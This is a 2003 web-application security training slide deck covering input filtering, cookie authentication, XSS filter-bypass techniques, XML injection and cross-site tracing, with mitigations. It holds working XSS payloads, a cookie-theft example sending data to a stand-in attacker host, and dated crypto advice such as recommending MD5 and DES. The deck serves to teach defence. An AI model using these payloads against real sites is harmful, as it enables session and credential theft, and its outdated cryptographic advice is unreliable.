Copyright ©2003 by infosecguru.com, All Rights Reserved Other Request Methods • Server Specific Methods – Track - IIS only method • Various HTTP response codes – ///<dir> will return 400 status code on some Apache versions • Various HTTP Status messages – Alternating capitalization
Copyright ©2003 by infosecguru.com, All Rights Reserved Research is not complete! Larger pool of HTTP Requests More requests allow closer and more detailed accuracy of web server fingerprinting.
Copyright ©2003 by infosecguru.com, All Rights Reserved Fingerprinting Countermeasures • Microsoft IIS – URL Scan – Secure IIS – Server Mask • Apache – mod_rewrite – httpd.conf changes – source code modifications
Copyright ©2003 by infosecguru.com, All Rights Reserved 268 Basic Web Application Hacking
Copyright ©2003 by infosecguru.com, All Rights Reserved 269 Secure Web Programming Practices - DO NOT TRUST CLIENT-SIDE DATA. - Hidden HTML Form elements are not hidden. - Password form elements still transfer in clear text when not using SSL. - Use solid and trusted cryptographic algorithms. (Do not use your own homemade encryption or your brilliant evil genius friend's double rot13 ciphers no matter how secure you think it is.) Stick to the algorithms that have been around a while. (DES, Triple-DES, Blowfish, MD5, SHA1, etc.) - Avoid authentication mechanisms using technologies such as JavaScript or ActiveX. - Re-Authenticate before issuing new passwords or performing critical tasks. - Do not host uncontrolled data on a protected domain. - Sanity Check & Qualify all incoming data. Another excellent resource is The World Wide Web Security FAQ located at: http://www.w3.org/Security/Faq/www-security-faq.html
Copyright ©2003 by infosecguru.com, All Rights Reserved 270 Stealing Cookies “How the Cookie Crumbles”. Cookies are restricted to domains (.acme.com) Uncontrolled data on a restricted domain can access the cookie data. JavaScript Expression: “document.cookie” window.open document.img.src Hidden Form Submit www.attacker.com/cgi-bin/cookie_thief.pl?COOKIEDATACC ookie data is passed to a CGI through a GET request to a off- domain host.
Copyright ©2003 by infosecguru.com, All Rights Reserved 271 Client-Side Scripting Languages DHTML (HTML, XHTML, HTML x.0) JavaScript (1.x) Java (Applets) VBScript Flash ActiveX XML/XSL CSS
Copyright ©2003 by infosecguru.com, All Rights Reserved 272 Accessing the DOM & Outside the DOM Document Object Model (DOM) Client-Side languages possess an enormous amount of power to access and manipulate the DOM within a browser. Complex & diverse interconnections create an increased the level of access within the DOM. Increased level of access to read & modify DOM data ranging anything from background colors, to a file on your systems, and beyond to executing systems calls.
Copyright ©2003 by infosecguru.com, All Rights Reserved 273 Input Data Validation & Filtering Most web applications take in some amount or some type of user input to process a task, then direct the results back to the client. This user input is the source of many security issues. Again, NEVER TRUST CLIENT-SIDE DATA. Escape, validate, parse, filter and sanity check all the data. With client-side data you can never be to paranoid. Common input validation methods & mistakes...
Copyright ©2003 by infosecguru.com, All Rights Reserved 274 Sanity Checking Sanity check all input for what information you are expecting to receive. If an input is only supposed be received as YES or NO, then drop any other responses. If an input is supposed to be numeric within certain constraints, check for these restrictions and drop the inputs that don't meet these requirements. The same goes for filenames and paths. Don't parse and especially don't use what you don't know.
Copyright ©2003 by infosecguru.com, All Rights Reserved 275 Escape Special Characters Escape all input special characters. If special characters in strings are not allowed as input, strip the characters, or at the very least escape them. Mishandling special characters is a main source of system compromise via web applications. Special characters can cause illegal systems calls, file globbing, directory traversal, etc. Null characters should all be removed. * VERY IMPORTANT *
Copyright ©2003 by infosecguru.com, All Rights Reserved 276 HTML Character Filtering If you web application has no need for HTML, substitute the following characters before they are echoed back to the screen. > => &gt; < => &lt; " => &quot; & => &amp;

Copyright ©2003 by infosecguru.com, All Rights Reserved 277 Other Character Sequences Further data input to be wary of: ../ (Directory Transversal) (*, ?, +) (file globbing characters) ";" (Command Appending) ">" "<" "|" (Data Piping & Re-Directs) " and ‘ (Input String & Command Manipulation)
Copyright ©2003 by infosecguru.com, All Rights Reserved 278 Output Filtering When, for example, querying data from a database destined for a user, it is a good idea to filter and replace HTML characters that may cause security problems as described above in HTML Character Filtering.
Copyright ©2003 by infosecguru.com, All Rights Reserved 279 Further CGI Input information RFP2K01: "How I Hacked PacketStorm" (wwwthreads advisory) http://www.wiretrip.net/rfp/p/doc.asp?id=42&iface=2 Phrack 55: Perl CGI problems http://www.wiretrip.net/rfp/p/doc.asp?id=6&iface=2 David A. Wheeler http://dwheeler.com/secure-programs/Secure-Programs-HOWTO/input.html

Copyright ©2003 by infosecguru.com, All Rights Reserved 280 HTML Allow Lists HTML is dangerous! Any web application allowing HTML is at risk. Even when proper precautions are taken, this is not something you can get around. As in all security access control, "ALLOW|PERMIT" lists are the safest way to go. If you must allow HTML from users into your environment, such as WebMail, Message Boards, Chat, then stick to these guidelines: - Know which tags you want to allow. Keep them strict and limited. - Of your HTML allow list, understand and limit what HTML Tag attributes you want to allow. - Know what tags and attributes are known to be harmful.

Copyright ©2003 by infosecguru.com, All Rights Reserved 281 Dangerous HTML <APPLET> <BASE> <BODY> <EMBED> <FRAME> <FRAMESET> <HTML> <IFRAME> <IMG> <LAYER> <META> <OBJECT> <P> <SCRIPT> <STYLE> ATTRIBUTE DANGER LIST (Any HTML Tag that has these attributes) STYLE SRC HREF TYPE
Copyright ©2003 by infosecguru.com, All Rights Reserved 282 User Authentication Many web applications such as Bulletin Boards, WebMail, Chat, On-Line Banking, Auctions and others have the need to validate their users.
Copyright ©2003 by infosecguru.com, All Rights Reserved 283 Passwords Passwords are your systems' and your users' weakest link. -NEVER store passwords in plain text. -Aging -Password Restrictions General Guidelines: Password 6 letters in length, does not match username or partial username, not a common easy password (get a list), Contains 1 capital letter. Password 6 letters in length, cannot match username or part, cannot be a common easy password on a list, MUST contain 1 capital and one special character. Let your paranoia be your guide.
Copyright ©2003 by infosecguru.com, All Rights Reserved 284 Passwords: What Not To Do - Place a maximum password length restriction. - Allow passwords to be changed into the original password. - Echo the new password over a non-SSL connection. - Make password restrictions too high.
Copyright ©2003 by infosecguru.com, All Rights Reserved 285 Brute Force & Reverse Brute Force When brute forcing a web account, there are 2 main attack types. - Brute Force One username against many passwords. - Reverse Brute Force One password against many usernames. Each attack can be very effective and both must be defended against.
Copyright ©2003 by infosecguru.com, All Rights Reserved 286 Defending Web Apps Against Brute Force Set an acceptable threshold on the amount of failed attempts a single account can receive before that offender is blocked (by IP) and the account itself is locked. Set an acceptable threshold on the amount of failed attempts a single IP Address can issue. Then block the offending IP for a specified amount of time.
Copyright ©2003 by infosecguru.com, All Rights Reserved 287 DoS attacks against Anti-Brute Force As a result of Account Blocking, if an attacker wanted to prevent a legitimate user from logging in, the attacker would do so by tripping the brute force threshold on an account, causing the account to lock. A result from IP Blocking from failed attempts, the risk of blocking out HTTP proxied users such as AOL is apparent. Possible Solutions: When blocking an account, log the offending IP with the account block. If the legitimate user sign's on to the account with a differing IP than the offending logged IP, they would be allowed to proceed with a limited amount of possible failed login attempts. This prevents the account from being DoS'd, yet protects the account from brute force attempts. Use IP Blocking with care. Know your users and test.
Copyright ©2003 by infosecguru.com, All Rights Reserved 288 Cookies Authentication In many circumstances, Cookies are used to identify and authenticate a user to a web application. There are many ways to implement this authentication depending what the needs consist of. There are however, some very important security precautions & considerations that must be met when implementing Cookie based authentication.
Copyright ©2003 by infosecguru.com, All Rights Reserved 289 Cookies Authentication Guidelines -Use SSL for username/password authentication. -DO NOT STORE A PLAIN TEXT OR WEAKLY ENCRYPTED PASSWORD IN A COOKIE. Cookies are going to get stolen! If a Cookie is compromised, 2 things should NOT happen: a. The Cookie cannot be re-used or re-used easily by another person. b. The password or other confidential information should not be able to be extracted from the Cookie. - Cookie Timeout Cookie authentication credentials should NOT be valid for an over extended length of time.
Copyright ©2003 by infosecguru.com, All Rights Reserved 290 Increased Cookie Security 1) Tie cookie authentication credentials to an IP address. Business Intranet: -Use complete 32-bit IP address. Entire Web: -Use a portion of the IP address. (16-bits of a 32-bit IP) 2) Tie cookie authentication credentials to HTTP Client Headers. As an experimental security practice, adding salt to your cookie authentication by hashing in some client sent HTTP headers. -User-Agent -Accept-Language Any header that stays constant with a browser such as Netscape or Internet Explorer. This will further prevent re-use of authentication cookies after they have been compromised.
Copyright ©2003 by infosecguru.com, All Rights Reserved 291 Further Authentication Methods An excellent resource for example on real world Cookie authentication practices: Do's and Don'ts of Client Authentication on the Web by Kevin Fu, Emil Sit, Kendra Smith, and Nick Feamster. http://cookies.lcs.mit.edu/pubs/webauth.html
Copyright ©2003 by infosecguru.com, All Rights Reserved 292 Session Tickets/Passwording In many situations it is important that the data being sent from a web page to a web application has not been tampered with or has not been sent fraudulently on behalf of a user. Some actions performed by web application can have severe consequences if not validated properly.
Copyright ©2003 by infosecguru.com, All Rights Reserved 293 Re-Password Authentication When performing a particularly critical action: -Use password re-confirmation before action is carried out. -YES or NO button if the action requested is what was intended. This prevents malicious scripts from quickly sending a CGI request and have an entire database cleared of it contents.
Copyright ©2003 by infosecguru.com, All Rights Reserved 294 HTTP Referer Checking HTTP Referer Header checks may also provide some good safe guards against malicious script attacks. NOT Recommended: - Not to mention Referer's can be forged (DO NOT TRUST CLIENT-SIDE DATA). - Proxy services may strip out referers before sending HTTP requests to the destination. - If you know your users and their settings, HTTP Refers can be of added protection. As always, test, test, test.
Copyright ©2003 by infosecguru.com, All Rights Reserved 295 GET vs POST If a web applications expected input is supposed to be received by a POST request, then allow only POST. This will help prevent many quick malicious client- side script attacks from succeeding.
Copyright ©2003 by infosecguru.com, All Rights Reserved 296 Off Domain User Data Hosting When storing client side data such as web pages, text strings, images and other data used by your users, many cross-scripting issues are apparent. To protect against this danger, consider hosting your users data under another domain. For instance, your authentication cookies are issued from acme.com, then host your user data from acme.net. This will help prevent cookies landing in unauthorized hands. Do not host uncontrolled data on a protected domain.
Copyright ©2003 by infosecguru.com, All Rights Reserved 297 Filter Bypassing "JavaScript is a Cockroach" There are all kinds of input filters web applications implement to sanitize data. This section will demonstrate many known ways input filter's can be bypassed to perform malicious functions such as, cross-scripting, browser-hijacking, cookie theft, and others. Client-Side scripting attacks require the execution of either, JavaScript, Java, VBScript, ActiveX, Flash and some others. We will be assuming that these web applications accept HTML, at least in a limited sense. Allowing users to input HTML is a slippery slope.
Copyright ©2003 by infosecguru.com, All Rights Reserved 298 Testing the filters - Submit all the raw HTML tags you can find, and then view the output results. - Combine HTML with tag attributes, such as SRC, STYLE, HREF and OnXXX (JavaScript Event Handler). This will show what HTML is allowed, what the changes were, and possible what dangerous HTML can be exploited.
Copyright ©2003 by infosecguru.com, All Rights Reserved 299 SCRIPT TAG Description: The script tag is the simplest form of inputting JavaScript Exploit: <SCRIPT>alert('JavaScript Executed');</SCRIPT> Solution: replace all "script" tags.
Copyright ©2003 by infosecguru.com, All Rights Reserved 300 SRCing JavaScript Protocol Description: The JavaScript protocol will execute the expression entered after the colon. Netscape Tested. Exploit: <IMG SRC="javascript:alert('JavaScript Executed');"> Solution: Replace "javascript" strings in all SRC & HREF attributes in HTML tags with another string. Exp: <IMG SRC="java_script:alert('JavaScript Executed');"> will render this script useless. Further Information: Any HTML tag with a SRC attribute will execute this script on page load or on link activation. As a further protocol pattern matching, keywords "livescript" and "mocha" must be also replaced for the hold the same possibilities. *** netscape code names ***
Copyright ©2003 by infosecguru.com, All Rights Reserved 301 SRCing JavaScript Protocol w/ Line Feeds Description: As filters search for the (JavaScript/LiveScript/Mocha) strings to filter, placing a single line break in the string will cause the string to bypass the filter, but still execute client-side. Exploit: <IMG SRC="javasc ript:alert('JavaScript Executed');"> Solution: Filter white space before the keyword strings. Further Information: Filter for the multiple whitespace occurrences. Tabs, Newlines, Carriage Return, spaces, etc
Copyright ©2003 by infosecguru.com, All Rights Reserved 302 SRCing JavaScript Protocol w/ HTML Entities Description: As another derivative of the previous, Decimal HTML entities within these strings can cause filter bypass. Exploit: <IMG SRC="javasc&#09;ript:alert('JavaScript Executed');"> Replacement of entities 10 - 11 - 12 - 13 will also succeed. Hex instead of Decimal HTML entities will also bypass input filters and execute. <IMG SRC="javasc&#X0A;ript:alert('JavaScript Executed');"> As well as placing multiple ZERO's in front. <IMG SRC=javasc&#000010;ript:alert('JavaScript Executed');> Solution: Filter these entities within the string then do your further pattern matching
Copyright ©2003 by infosecguru.com, All Rights Reserved 303 AND CURLY Description: Obscure Netscape JavaScript execution line. Exact syntax is needed to execute. Exploit: <IMG SRC="&{alert('JavaScript Executed')};"> Solution: <IMG SRC="XXalert('JavaScript Executed')};"> or something similar will nullify the problem.
Copyright ©2003 by infosecguru.com, All Rights Reserved 304 Style Tag Conversion Description: Turn a style tag into a JavaScript expression. Exploit: <style TYPE="text/javascript">JS EXPRESSION</style> Solution: Replace the "javascript" string with "java_script" and all should be fine. Exploit: Import dangerous CSS. <STYLE type=text/css> @import url(http://server/very_bad.css); </STYLE> Solution: Filter and replace the "@import“ Exploit: Import a JavaScript Expression through a style tag. <style TYPE="text/css"> @import url(javascript:alert('JavaScript Executed')); IE HOLE </style> Solution: Again, filter and replace the "@import" and the "javascript:" just to be safe.
Copyright ©2003 by infosecguru.com, All Rights Reserved 305 Style Tag Attribute Conversion Description: Using the style attribute to evaluate a JavaScript expression. Exploit: <P STYLE="left:expression(eval('alert('JavaScript Executed');window.close()'))" > Solution: STYLE attribute is a "no-no" unless precaution are taken. Filter and replace "left:", "expression" and "eval".
Copyright ©2003 by infosecguru.com, All Rights Reserved 306 Strip w/o Replace Description: The stripping not replacing of keywords from a string may be used to get around certain CGI filters. For instance, lets say from an earlier test you know that all <BASE> tags are stripped and not replaced. In this case, the following may be possible when it runs through the filters. Exploit: <IMG SRC="java<BASE>script:alert('JavaScript Executed');"> which converts to <IMG SRC="javascript:alert('JavaScript Executed');"> Solution: Replace all stripped keywords with at least a character or a few characters. All except for NULLs of course which should be ripped out without prejudice.
Copyright ©2003 by infosecguru.com, All Rights Reserved 307 Alternate Caps Description: The use of alternating caps within a line may cause the executable code to pass through due to case sensitivity within pattern matches. ** Use with all above filter-bypass methods ** Solution: Make sure all pattern match filter are case-insensitive.
Copyright ©2003 by infosecguru.com, All Rights Reserved 308 There's still more... In addition to all the HTML/JavaScript Cross-Scripting Exploits... XML and SOAP are going to increase these issues. Allowing HTML is a dangerous game. - Create a safe HTML Allow lists. - Compare Allow list against known dangerous HTML tags and attributes. Then maybe you are safe.
Copyright ©2003 by infosecguru.com, All Rights Reserved 309 Error Handling Common cause of cross-scripting and Cookie theft exploits: - Echoing user input from request errors exp.This includes 404 HTTP Responses. If you must echo error data, make sure to filter the data before being received by the user. Intuitive application error messages are very useful when debugging code, however, these messages can also lead to system enumeration or compromise due to their specifics. Do not tell a user that they have a valid username, but their password wrong when logging in. Tell them either one may be wrong.
Copyright ©2003 by infosecguru.com, All Rights Reserved 310 Logging Out When a user initiates a session using Cookie as authentication or some other means, it is considered a good security practice to provide the availability of logout functions before timeout occurs later. These logout functions should serve to invalidate a user's session authentication information by modifying or erasing a session cookie in the event that users may have their cookies stolen and/or use a shared workstation terminal.
Copyright ©2003 by infosecguru.com, All Rights Reserved 311 <XML> Security What a hacker can do if XML security is breached: - All non-XML related exploits mentioned - Vandalize web pages - DOS attacks - Complete web page takedown
Copyright ©2003 by infosecguru.com, All Rights Reserved 312 <XML> Allows applications to talk with other applications by providing a universal data format, which allows data to be easily adapted or transformed. XML is a set of guidelines and conventions for designing mark-up languages to describe data.
Copyright ©2003 by infosecguru.com, All Rights Reserved 313 XML Syntax XML syntax is very strict. A malformed XML page will not be processed. HTML is very forgiving in comparison. Example of an XML document
Copyright ©2003 by infosecguru.com, All Rights Reserved 314 recipes.xml
Copyright ©2003 by infosecguru.com, All Rights Reserved 315
Copyright ©2003 by infosecguru.com, All Rights Reserved 316 Site Structure Users ‘recipes.xml’ is converted to HTML server-side to support browser incompatibility. All recipes entered also get added to the public site for comments and review. Public users searching for recipes may comment on a recipe. Comments get added to the recipe owners recipes.xml file next to the given recipe.
Copyright ©2003 by infosecguru.com, All Rights Reserved 317 XML Security Issues Instead of comments, hacker adds XML tags, which get directly injected to a private users “recipes.xml” file. When a private user views their recipes, the XML tags get processed.
Copyright ©2003 by infosecguru.com, All Rights Reserved 318 XML Security Issues XML Tag Insertion a) Add recipes to their recipes.xml file b) Style Sheet referencing c) DOS attacks d) Malformed XML tags e) Processing Instructions
Copyright ©2003 by infosecguru.com, All Rights Reserved 319 XML Security Issues XML specification allows the creation of tags that execute applications. For example: An application that could tell me weather a fruit or vegetable was in season or not. Embed an XML processing instruction to execute this application and show me weather my recipe ingredients were in season or not when I viewed my recipe book. Depending on what the process was running as, a hacker could embed a processing instruction tag to execute applications or their choice. Hack that monkey:
Copyright ©2003 by infosecguru.com, All Rights Reserved 320 Proper Implementation of DTD Document Type Definitions describe the structure and semantics of an XML markup language. By using a DTD you can have an XML application compare a given XML document to a DTD. If an illegal tag is recognized, the XML processor will error the application.
Copyright ©2003 by infosecguru.com, All Rights Reserved 321 Web Services Web services allow applications to communicate regardless of operating system or programming language via the web. Web Services are XML based.
Copyright ©2003 by infosecguru.com, All Rights Reserved 322 The Life of an HTML document + .HTML Web Browser Document Application
Copyright ©2003 by infosecguru.com, All Rights Reserved 323 The Life of an XML document + .XML Document Applications
Copyright ©2003 by infosecguru.com, All Rights Reserved 324 Advanced Web Application Hacking Using the web for malicious gains!
Copyright ©2003 by infosecguru.com, All Rights Reserved Cross-Site Tracing A variation of cross-site scripting that increases the threat exposure. What can XST do that XSS cannot? Bypass HTTPOnly Restrictions Access to Basic Authentication Credentials Access to NTLM Credentials A web application is no longer required to cross-site script a user if the web server supports the TRACE request method. Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
Copyright ©2003 by infosecguru.com, All Rights Reserved Exploit Requirements Cross Site Scripting A vulnerable web application A user that clicks on a link or views malicious content. Cross Site Tracing Web server that supports the trace request A place to host the XST code Cross domain bypass bug (if cross domain is required)
Copyright ©2003 by infosecguru.com, All Rights Reserved Steps of Cross-Site Scripting Attacker inserts code into a site or sends a malicsions HTML link to a user. User views the malicious content or clicks on the malicious link. Malicious code is executed with the hosting domain context, granting access to the cookie data., Cookie data is passed off domain to a third-party.
Copyright ©2003 by infosecguru.com, All Rights Reserved Steps of Cross-Site Tracing Attacker inserts code into a target site or hosts the code on a controlled web page. User views the web pages and malicious code executes within the browser. Code directs the browser to send a TRACE request to a target domain. Cookie, Basic Authentication, and NTLM credentials are sent back to the browser within the HTML Body. Authentication information is sent to a third-party. Server Attacker VictimTarget Domain
Copyright ©2003 by infosecguru.com, All Rights Reserved XST Points to Remember This is a multi-platform multi-technology issue. Not restricted to ActiveX. Flash, Java, etc.
Copyright ©2003 by infosecguru.com, All Rights Reserved General Remedies 1.Sufficiently patch all web browsers against known domain restriction bypass flaws. This is more important part of security policy now more than ever. 2.Disable or disallow the TRACE Request method on production and development (unless needed) web servers. 3.Web server vendors should update their web server packages to disable TRACE by default. 4.Web server vendors should inform their users on how to disable or disallow TRACE on existing web servers. 5.ActiveX controls supporting arbitrary HTTP request should be marked unsafe for scripting by default. Other such technology vendors (Flash, Java, Shockwave, VBScript, etc.) should attempt to implement greater security mechanisms regarding disallowing unauthorized HTTP requests. Users have the ability to disable all active scripting and increase the safety of their credentials. However, this may negatively impact the functionality of many web sites.
Copyright ©2003 by infosecguru.com, All Rights Reserved Server Specific Server Specific (Resolutions should be confirmed by appropriate vendor) IIS - URL Scan   Apache -          Source Code Modification -          Mod_Rewrite Module   RewriteEngine onRewriteCond %{REQUEST_METHOD}  ^TRACERewriteRule .*   -   [F]   (Thank you to Rain Forest Puppy)   ** The Limit or LimitExcept directive in the httpd.conf file does not appear to be able to restrict TRACE. **
Copyright ©2003 by infosecguru.com, All Rights Reserved Microsoft IIS URLScan Add the following line to your URLScan.ini file: [options] UseAllowVerbs=0 [Deny Verbs] TRACE Caution! Can cause some applications to break. (Frontpage,OWA)
Copyright ©2003 by infosecguru.com, All Rights Reserved Apache mod_rewrite Add the following to your httpd.conf RewriteEngine onRewriteCond % {REQUEST_METHOD} ^TRACE RewriteRule .* - [F]
Copyright ©2003 by infosecguru.com, All Rights Reserved fo·ren·sics  (f -r nsks, -z ks) n. (used with a sing. verb) 1. The art or study of formal debate; argumentation. 2. The use of science and technology to investigate and establish facts in criminal or civil courts of law. Forensics
Copyright ©2003 by infosecguru.com, All Rights Reserved (Simplified) Web Server Environment Web Server Application Server Database Server Internet Firewall
Copyright ©2003 by infosecguru.com, All Rights Reserved Avenues of Attack Port 80 - Clear text, easy to watch with an IDS system Port 443 - SSL encrypted can be watched with an IDS but advanced configuration is required, often not done
Copyright ©2003 by infosecguru.com, All Rights Reserved HTTP Request Get Request Easy everything is logged POST Request Only the Path is logged bummer...
